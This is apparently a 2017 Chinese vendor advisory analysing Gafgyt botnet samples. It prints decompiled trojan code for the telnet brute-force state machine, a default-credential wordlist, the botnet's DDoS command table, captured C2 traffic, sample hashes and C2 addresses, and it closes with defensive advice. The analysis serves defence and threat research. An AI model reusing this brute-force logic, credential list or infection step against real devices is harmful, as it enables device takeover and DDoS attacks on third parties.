预警编号：YJ-2017019

恒安嘉新

关于 Gafgyt Botnet 木马样本（含变种）

安全预警通告

恒安嘉新（北京）科技股份公司

2017 年 07 月 25 日

1 事件概述

2017 年 7 月 14 日晚，恒安嘉新发现 Gafgyt Botnet 木马攻击事件，由于该类木马是目前存在最多变种的恶意代码，且影响较为严重，故恒安嘉新立即启动预警，并第一时间对木马攻击事件进行分析、发布预警公告。

2 事件分析

2.1 Gafgyt Botnet 简介

Gafgyt 首次被发现的时间是 2014 年 8 月，特别是 2014 年末在 Lizard Squard(Xbox Live)与 PlayStation Network 的 DDoS 攻击发生后变得更加有名。2015 年 1 月 Gafgyt 的源代码被公开，目前 Gafgyt 也是存在最多变型的恶性代码。

通过对本次事件捕获到的样本进行分析，发现该样本属于 Gafgyt Botnet 家族。




图 1 公开样本截图

通过抓包，发现该攻击是通过爆破路由器等设备，爆破成功后自动执行 shell 脚本下载木马并执行：




图 2 测试截图

有两种方式获取脚本并执行（通过后面的木马分析，发现该 shell 指令是写在木马程序里面的）：

1、通过 wget 下载 baws123.sh 脚本；

2、通过 ftp 匿名登录获取 troute1.sh 脚本。

两个脚本内容一样：

图 3 脚本截图

2.2 样本运行环境

木马覆盖了包括 x86，x86-64,ARM,MIPS,SPARC, Renesas S, Motorola m68k, PowerPC 在内的 10 个平台，脚本会把主控端部署的所有平台样本都下载到本地，依次运行。

本文选取 X86 平台 Linux ELF 木马样本进行分析。

2.3 样本逻辑分析

2.3.1 Main 函数逻辑




图 4main 函数逻辑图

2.3.2 processcmd 函数逻辑

对于分析的样本，processcmd 函数目前能处理 13 条指令，详情见下文。逻辑很简单，就是对比分析指令字符串。

有点特殊的是 SCANNER 指令，这个指令启动一个子进程，除非接收到结束指令，否则一直扫描爆破。

2.3.3 扫描状态图




图 5 扫描状态图

2.4 样本行为分析

样本本身的行为比较简单，就是和主控端端建立连接，然后接收处理主控端的指令。通信过程本身也没有加密。

(一) 和主控端建立连接，然后发送样本内置字符串

1、样本逻辑

```
while ( 1 )
{
  while ( initConnection(v16, v17, v18, v19, v20, v21, v22, v23, v24) )
    sleep(5);
  v8 = getBuild();
  sockprintf(mainCommSock, "BUILD %s", v8);
  v32 = 0;
  i = 0;
  while ( 1 )
  {
```

图 6 样本逻辑图

2、网络流量

```
BUILD RAZER
!* SCANNER ON
STARTING TELNET SCANNER
```

发送内置字符串，开始扫描

图 7 网络流量图

(二) 扫描过程中上传信息到主控端

1、样本逻辑

```
sockprintf(mainCommSock, "[RAZOR] \x1B[34mATTEMPT \x1B[37m-> %s:%s:%s", v17, v16, v15);
```

对每一次尝试的账号密码都发给主控端

```
sockprintf(mainCommSock, "[RAZOR] \x1B[32mEXECUTED \x1B[37m-> %s:%s:%s", v24, v23, v22);
```

将爆破成功的账号密码发送给主控端

```
sockprintf(mainCommSock, "[RAZOR] \x1B[31mUNSUCCESSFUL \x1B[37m-> %s:%s:%s", v28, v27, v26);
```

将爆破成功但是发送数据超时的主机信息发送给主控端

2、网络流量

```
[RAZOR] .[34mATTEMPT .[37m-> 41.82.18.166:root:login
[RAZOR] .[32mEXECUTED .[37m-> 109.73.178.118:root:root
[RAZOR] .[31mUNSUCCESSFUL .[37m-> 109.73.178.118:root:root
[RAZOR] .[34mATTEMPT .[37m-> 46.55.220.8:support:user
[RAZOR] .[34mATTEMPT .[37m-> 217.162.192.125:root:comcast
```

图 8 网络流量截图

(三) 主控端失联，样本依然会执行爆破任务

```
while ( 1 )
{
  while ( initConnection() )
    sleep(5);
  v8 = getBuild();
  sockprintf(mainCommSock, "BUILD %s", v8);
  v23 = 0;
  i = 0;
  while ( 1 )
  {
    v23 = recvLine(mainCommSock, recv_buf, 4096);
    if ( v23 == -1 )
      break;
```

如果主控端失联，recv出错，程序会继续尝试连接主控端，死循环在这里

图 9 主控失联函数截图

2.5 样本功能分析


样本自身没有做什么反调试的防护，所以在 IDA 里面能很方便的梳理清楚样本的逻辑。下面主要分析一下指令处理和扫描公网的流程。注：扫描公网的过程和 Mirai 差不多，只是 Mirai 做了加密处理。

2.5.1 指令处理流程

对于 PING/DUPPP/SH 这三条指令直接在 main 函数里面处理，余下的指令是在 processcmd 函数里面处理。

1. PING/DUPPP/SH 直接处理

(1) PING：直接回复”PONG”



(2) DUPPP：程序结束退出

(3) SH：SH 指令将加载并执行指定的程序

2. 调用 processcmd 函数处理指令

表 1 函数处理指令表

指令	参数	回复包格式	说明
PING		PONG	心跳包
GETLOCALIP		My IP: <loacl ip>	获取本地 ip
SCANNER	ON|OFF	STARTING TELNET SCANNER| STOPPING TELNET SCANNER	开始扫描
HOLD	<IP><PORT><SECONDS>		和指定 IP:port 建立连接
JUNK	<IP><PORT><SECONDS>		发送垃圾数据
UDP	<TARGETS,><PORT><TIME><PKG_SIZE><THREADS><DEFAULT>		
TCP	<TARGETS,><PORT><TIME><ALL_FLAGS_SET><PKG_SIZE><THREADS><DEFAULT>		
HTTP	<METHOD><HOST><PORT><PATH><SECOND><TIMES>		
CNC	<IP><PORT><SECONDS>		

COMBO	<IP><PORT><SECONDS>		调用 JUNK/HOLD 两处函数
KILLATTK			结束任务
GTFOFAG			退出程序
FATCOCK			删除一些文件

调用 processcmd 函数处理的大多是带参数的指令，所以在调用该函数之前还需要构造参数指针数组。

(1) 构造所需参数指针数组

类似于 main 函数的 argv 参数，v26 数组是指针数组，命令和所需的参数的指针都依次放在 v26 数组中。

```
else
{
  v39 = 1;
  v40 = (const char *)strtok(v33, " ");
  v26[0] = (int)v37;                    // 操作码
  while ( v40 )
  {
    if ( *v40 != '\n' )
    {
      v14 = v39;
      v15 = v40;
      v26[v14] = malloc(strlen(v40) + 1);
      memset((void *)v26[v39], 0, strlen(v40) + 1);
      strcpy(v26[v39++], v40);          // 操作码参数
    }
    v40 = (const char *)strtok(0, " ");//空格分隔参数
  }
  processCmd(v39, (int)v26);
```

图 10 构造数组截图

(2) 处理命令

处理指令的逻辑在 IDA 里面是比较清楚的：比较内置的指令字符串，如果相等则调用相应的函数。

(一) 爆破中账号密码配对方式

1. 爆破过程中所用账号密码

root
admin
user
login
guest
support
netgear
cisco
ubnt
telnet
Administrator
comcast
default
password
D-Link
manager
pi
VTech
vagrant
123456
changeme
1234
raspberry
vagrant
, 123
12345
dreambox
test

账号密码用同一组字符串。

2. 配对方式

全排列




图 11 全排列截图

2.5.2 扫描过程分析

样本在扫描之前，会建立一个结构体数组，数组元素如下图所示:

```
connect_info{
    int socket;
    int ip;
    byte stat;#该ip连接状态
    byte reset_ip;#是否需要更换ip
    byte username_id;
    byte password_id;
    int last_time;
    int data_len;
    int *buffer_ptr;
}
```

图 12 构建数组元素截图

每个元素里面记录了扫描目标和扫描中的一些状态。

1. 生成公网 ip 尝试连接

```
v35 = *(_BYTE *)(24 * i + v47 + 8);
switch ( v35 )
{
  case 0:
    memset(*(_DWORD *)(v47 + 24 * i + 20), 0, 1024);
    if ( *(_BYTE *)(24 * i + v47 + 9) )
    {
      v51 = *(_DWORD *)(v47 + 24 * i + 20);
      v3 = v47 + 24 * i;
      *(_DWORD *)v3 = 0;
      v3 += 4;
      *(_DWORD *)v3 = 0;
      v3 += 4;
      *(_DWORD *)v3 = 0;
      v3 += 4;
      *(_DWORD *)v3 = 0;
      v3 += 4;
      *(_DWORD *)v3 = 0;
      *(_DWORD *)(v3 + 4) = 0;
      *(_DWORD *)(v47 + 24 * i + 20) = v51;
      v4 = i;
      *(_DWORD *)(v47 + 24 * v4 + 4) = getRandomPublicIP();
    }
    else
```

```
if ( *(_DWORD *)(24 * i + v47) != -1 )
{
  v6 = fcntl(*(_DWORD *)(24 * i + v47), 3, 0, v26);
  fcntl(*(_DWORD *)(24 * i + v47), 4, (struct flock *)(v6 | 0x800), v7);
  if ( connect(*(_DWORD *)(24 * i + v47), &v38, 16) != -1 || *(_DWORD *)__errno_location() == 115 )
  {
    *(_BYTE *)(24 * i + v47 + 8) = 1;
    *(_DWORD *)(v47 + 24 * i + 12) = 0;
  }
  else
  {
    sclose(*(_DWORD *)(24 * i + v47));
    *(_BYTE *)(24 * i + v47 + 9) = 1;
  }
```

图 13 测试截图

样本首先随机生成一些公网 ip，然后尝试连接。如果成功连接会将该 ip 的状态设置为 1；如果失败，则将更换 ip 标志置 1，下一轮循环的时候，重新生成目标 ip。

2. 设置 socket 状态

```
_bittestandset((signed __int32 *)&writefds + (*(_DWORD *)(24 * i + v46) >> 5), *(_DWORD *)(24 * i + v46) & 0x1F);
timeout.tv_sec = 0;
timeout.tv_usec = 10000;
v49 = select(*(_DWORD *)(24 * i + v46) + 1, 0, &writefds, 0, &timeout);
if ( v49 == 1 )
{
  v43 = 4;
  v42 = 0;
  getsockopt(*(_DWORD *)(24 * i + v46), 1, 4, &v42, &v43);
  if ( !v42 )
  {
    v9 = (struct flock *)fcntl(*(_DWORD *)(24 * i + v46), 3, 0, v26);
    BYTE1(v9) &= 0xF7u;
    fcntl(*(_DWORD *)(24 * i + v46), 4, v9, v10);
    *(_DWORD *)(v46 + 24 * i + 12) = 0;
    *(_WORD *)(v46 + 24 * i + 16) = 0;
    memset(*(_DWORD *)(v46 + 24 * i + 20), 0, 1024);
    *(_BYTE *)(24 * i + v46 + 8) = 2;
    goto LABEL_78;
  }
```

图 14 设置 socket 状态截图

检查 socket 是否可写，并设置一些扫描过程中需要的标志。

3. 是否需要输入账号

```
case 2:
  if ( !*(_DWORD *)(v46 + 24 * i + 12) )
  {
    v12 = i;
    *(_DWORD *)(v46 + 24 * v12 + 12) = time(0);
  }
  if ( matchPrompt(*(_DWORD *)(v46 + 24 * i + 20)) )
    *(_BYTE *)(24 * i + v46 + 8) = 7; 如果不需要登录，直
  if ( readUntil(                     接到状态7
         *(_DWORD *)(24 * i + v46),
         "ogin:",
         0,
         0,
         10000,
         *(_DWORD *)(v46 + 24 * i + 20),
         1024,
         (unsigned __int16)*(_DWORD *)(v46 + 24 * i + 16)) )
  {
    *(_DWORD *)(v46 + 24 * i + 12) = 0;          如果接收到login字
    *(_WORD *)(v46 + 24 * i + 16) = 0;           符串，进入状态3，
    memset(*(_DWORD *)(v46 + 24 * i + 20), 0, 1024);
    *(_BYTE *)(24 * i + v46 + 8) = 3;            输入账号
  }
  else
  {
    v31 = *(const char **)(v46 + 24 * i + 20);
    *(_WORD *)(v46 + 24 * i + 16) = strlen(v31);
    v13 = *(_DWORD *)(v46 + 24 * i + 12) + 30;
    if ( v13 < time(0) )                         无法判断状态，没有
    {                                            超时则继续接收数
      sclose(*(_DWORD *)(24 * i + v46));         据，否则重新生成目
      *(_BYTE *)(24 * i + v46 + 8) = 0;          标ip
      *(_BYTE *)(24 * i + v46 + 9) = 1;
    }
  }
  goto LABEL_78;
```

图 15 输入账号与否测试截图

检查是否需要输入账号密码，如果不需要则下一轮循环直接跳到状态 7，开启 shell。

4. 发送账号

```
case 3:
  v30 = usernames[*(_BYTE *)(24 * i + v46 + 10)];
  if ( send(*(_DWORD *)(24 * i + v46), usernames[*(_BYTE *)(24 * i + v46 + 10)], strlen(v30), 0x4000) >= 0 )
  {
    if ( send(*(_DWORD *)(24 * i + v46), "\r\n", 2, 0x4000) >= 0 )  状态3，发送账号
    {
      *(_BYTE *)(24 * i + v46 + 8) = 4;  发送成功，进入状态
    }                                    4，输入密码
    else
    {
      sclose(*(_DWORD *)(24 * i + v46));
      *(_BYTE *)(24 * i + v46 + 8) = 0;
      *(_BYTE *)(24 * i + v46 + 9) = 1;
    }
  }                                      失败，则重新生成ip
  else
  {
    sclose(*(_DWORD *)(24 * i + v46));
    *(_BYTE *)(24 * i + v46 + 8) = 0;
    *(_BYTE *)(24 * i + v46 + 9) = 1;
  }
  goto LABEL_78;
```

图 16 发送账号情况截图

5. 判断是否需要密码，判断账号是否正确

```
case 4:
  if ( !*(_DWORD *)(v46 + 24 * i + 12) )
  {
    v14 = i;
    *(_DWORD *)(v46 + 24 * v14 + 12) = time(0);
  }
  if ( readUntil(
         *(_DWORD *)(24 * i + v46),
         "assword:",
         1,
         0,
         10000,
         *(_DWORD *)(v46 + 24 * i + 20),
         1024,
         (unsigned __int16)*(_DWORD *)(v46 + 24 * i + 16)) )
  {
    v15 = passwords[*(_BYTE *)(24 * i + v46 + 11)];
    v16 = usernames[*(_BYTE *)(24 * i + v46 + 10)];
    inet_ntoa(*(_DWORD *)(v46 + 24 * i + 4));
    sockprintf(mainCommSock, "[RAZOR] \x1B[34mATTEMPT \x1B[37m-> %s:%s:%s");
    *(_DWORD *)(v46 + 24 * i + 12) = 0;
    *(_WORD *)(v46 + 24 * i + 16) = 0;
    if ( strstr(*(_DWORD *)(v46 + 24 * i + 20), "assword:") )
      *(_BYTE *)(24 * i + v46 + 8) = 5;   如果接收到password字样，则进入状态5，输入
    else                                  密码，否则进入状态7
      *(_BYTE *)(24 * i + v46 + 8) = 7;
    memset(*(_DWORD *)(v46 + 24 * i + 20), 0, 1024);
  }

else if ( strstr(*(_DWORD *)(v46 + 24 * i + 20), "ncorrect") )
{
  sclose(*(_DWORD *)(24 * i + v46));
  *(_BYTE *)(24 * i + v46 + 8) = 0;      在状态4中接收到incorrect字样，表示账
  *(_BYTE *)(24 * i + v46 + 9) = 0;      号错误，调整状态到0，更换账号，再次
}                                        连接
else
{
  v29 = *(const char **)(v46 + 24 * i + 20);
  *(_WORD *)(v46 + 24 * i + 16) = strlen(v29);
  v17 = *(_DWORD *)(v46 + 24 * i + 12) + 8;
  if ( v17 < time(0) )
  {
    sclose(*(_DWORD *)(24 * i + v46));
    *(_BYTE *)(24 * i + v46 + 8) = 0;
    *(_BYTE *)(24 * i + v46 + 9) = 1;
  }
}
goto LABEL_78;
```

图 17 测试截图

判断目标的 telnet 是否需要输入密码，如果不需要输入密码，则直接跳到状态 7，开启 shell。

在爆破过程中会将尝试的账号密码对发送给主控端。

```
[RAZOR] .[34mATTEMPT .[37m-> 187.108.232.211:root:admin
[RAZOR] .[34mATTEMPT .[37m-> 127.4.162.207:root:root
[RAZOR] .[34mATTEMPT .[37m-> 216.1.217.52:login:support
[RAZOR] .[34mATTEMPT .[37m-> 201.216.246.153:netgear:support
[RAZOR] .[34mATTEMPT .[37m-> 203.142.37.92:guest:vagrant
[RAZOR] .[34mATTEMPT .[37m-> 201.172.249.89:user:changeme
[RAZOR] .[34mATTEMPT .[37m-> 183.178.62.191:user:dreambox
[RAZOR] .[34mATTEMPT .[37m-> 221.149.87.179:login:D-Link
[RAZOR] .[34mATTEMPT .[37m-> 41.82.18.166:root:login
```

图 18 测试截图

6. 输入密码

```
case 5:
  v28 = passwords[*(_BYTE *)(24 * i + v46 + 11)];
  if ( send(*(_DWORD *)(24 * i + v46), passwords[*(_BYTE *)(24 * i + v46 + 11)], strlen(v28), 0x4000) >= 0 )
  {
    if ( send(*(_DWORD *)(24 * i + v46), "\r\n", 2, 0x4000) >= 0 )
    {
      *(_BYTE *)(24 * i + v46 + 8) = 6;
    }
    else
    {
      sclose(*(_DWORD *)(24 * i + v46));
      *(_BYTE *)(24 * i + v46 + 8) = 0;
      *(_BYTE *)(24 * i + v46 + 9) = 1;
    }
  }
  else
  {
    sclose(*(_DWORD *)(24 * i + v46));
    *(_BYTE *)(24 * i + v46 + 8) = 0;
    *(_BYTE *)(24 * i + v46 + 9) = 1;
  }
  goto LABEL_78;
```

图 19 输入密码情况截图

7. 判断密码是否正确

```
case 6:
  if ( !*(_DWORD *)(v46 + 24 * i + 12) )
  {
    v18 = i;
    *(_DWORD *)(v46 + 24 * v18 + 12) = time(0);
  }
  if ( readUntil(
         *(_DWORD *)(24 * i + v46),
         "ncorrect",
         1,
         0,
         10000,
         *(_DWORD *)(v46 + 24 * i + 20),
         1024,
         (unsigned __int16)*(_DWORD *)(v46 + 24 * i + 16)) )
  {
    *(_DWORD *)(v46 + 24 * i + 12) = 0;
    *(_WORD *)(v46 + 24 * i + 16) = 0;
    if ( strstr(*(_DWORD *)(v46 + 24 * i + 20), "ncorrect") )
    {
      memset(*(_DWORD *)(v46 + 24 * i + 20), 0, 1024);
      sclose(*(_DWORD *)(24 * i + v46));
      *(_BYTE *)(24 * i + v46 + 8) = 0;
      *(_BYTE *)(24 * i + v46 + 9) = 0;
    }
    else if ( matchPrompt(*(_DWORD *)(v46 + 24 * i + 20)) )
    {
      *(_BYTE *)(24 * i + v46 + 8) = 7;
      memset(*(_DWORD *)(v46 + 24 * i + 20), 0, 1024);
    }
    else
    {
      memset(*(_DWORD *)(v46 + 24 * i + 20), 0, 1024);
      sclose(*(_DWORD *)(24 * i + v46));
      *(_BYTE *)(24 * i + v46 + 8) = 0;
```

状态6接收到incorrect字样，表示密码错误，需要调整状态为0，更换下一个密码，重新连接

如果匹配到命令行提示符，则连接成功，进入状态7

图 20 密码判断测试截图

判断密码是否正确，如果不正确的话，换下一个密码，继续尝试连接。

8. 开启 shell 远程下载木马，上传账号密码

```
case 7:
  if ( send(*(_DWORD *)(24 * i + v46), "sh\r\n", 4, 0x4000) >= 0 )
  {
    *(_BYTE *)(24 * i + v46 + 8) = 8;
  }
  else
  {
    sclose(*(_DWORD *)(24 * i + v46));
    *(_BYTE *)(24 * i + v46 + 8) = 0;
    *(_BYTE *)(24 * i + v46 + 9) = 1;
  }
  goto LABEL_78;

case 8:
  if ( !*(_DWORD *)(v46 + 24 * i + 12) )
  {
    v20 = i;
    *(_DWORD *)(v46 + 24 * v20 + 12) = time(0);
  }
  if ( send(*(_DWORD *)(24 * i + v46), infectline[0], strlen(infectline[0]), 0x4000) >= 0 )
  {
    v21 = passwords[*(_BYTE *)(24 * i + v46 + 11)];
    v22 = usernames[*(_BYTE *)(24 * i + v46 + 10)];
    inet_ntoa(*(_DWORD *)(v46 + 24 * i + 4));
    sockprintf(mainCommSock, "[RAZOR] \x1B[32mEXECUTED \x1B[37m-> %s:%s:%s");
    v23 = *(_DWORD *)(v46 + 24 * i + 12) + 8;
    if ( v23 < time(0) )
    {
      v24 = passwords[*(_BYTE *)(24 * i + v46 + 11)];
      v25 = usernames[*(_BYTE *)(24 * i + v46 + 10)];
      inet_ntoa(*(_DWORD *)(v46 + 24 * i + 4));
      sockprintf(mainCommSock, "[RAZOR] \x1B[31mUNSUCCESSFUL \x1B[37m-> %s:%s:%s");
      sclose(*(_DWORD *)(24 * i + v46));
      *(_BYTE *)(24 * i + v46 + 8) = 0;
      *(_BYTE *)(24 * i + v46 + 9) = 1;
    }
  }
```

图 21 测试截图

执行到状态 8，基本上可以确定账号密码是正确的，并且打开了 shell，然后发送下载的指令。这样，目标也被感染木马。

程序会将成功连接的主机信息发送到主控端。

```
[RAZOR] .[32mEXECUTED .[37m-> 109.73.178.118:root:root
```

但是如果在发送下载指令的过程中由于网络等原因，耗时超过 8 秒，则对目标机的链接也被认为是失败的。

2.6 样本变种

目前搜集到的样本有三个。以下内容以样本 MD5 值为样本名称。详细分析如下。

2.6.1 样本一

样本 MD5: 521fd3a64c9d50fb5cf88c306572ef24

样本运行平台：ARM

主控端 ip:port 为 185.165.29.25:444

如果和主控端断开连接，每 5 秒尝试连接一次。

1. 流量中的关键字

(1) RAZER，建立连接后发送版本标示

(2) ATTEMPT，尝试爆破

(3) EXCUTED，爆破成功

(4) UNSUCCESSFUL，爆破失败

2. 结束任务的命令

(1) KILLATTK，结束爆破或者攻击任务

(2) GTFOFAG，结束木马主进程

2.6.2 样本二

样本 MD5: 5d8c1884e29ea1cfa81bf59079702d75

样本运行平台：x86

该样本和样本一内容一致，只不过是 x86 平台。

主控端 ip:port 为 185.165.29.117:23。

如果和主控端断开连接，每 5 秒尝试连接一次。

2.6.3 样本三

样本 MD5: 2d764a26d6bcbcabf1d87c94ca43d6cf

样本运行平台：ARM

主控端 ip:port 为 104.237.203.150:444。

如果和主控端断开连接，每 30 秒尝试连接一次。

1. 添加自启动项

这个样本会在”/etc/rc.d/rc.local”或者” /etc/rc.conf”添加自启动项。

2. 流量中的关键字

(1) Hello:本机 ip，建立连接后发送回主控端

(2) REMOVER，移除其他常见木马

(3) LOGIN FOUND，上传爆破成功的账号密码

3. 结束任务的命令

(1) KILLATTK，结束爆破或者攻击任务

(2) LOLNOGTFO，结束木马主进程

3 处置建议

恒安嘉新针对木马样本全面分析，提出如下处置建议：

1.阻断木马样本与主控端的连接；

目前发现否主控端 IP 及端口如下：

172.245.10.227:845

198.23.158.205:777

185.165.29.25:444

104.237.203.150:444

185.165.29.117:23

2.阻断受控路由器对外访问 23 端口，避免木马进一步扩散；

3.增强路由器 23 端口账户名密码口令，如无必要使用，建议关闭 telnet 服务。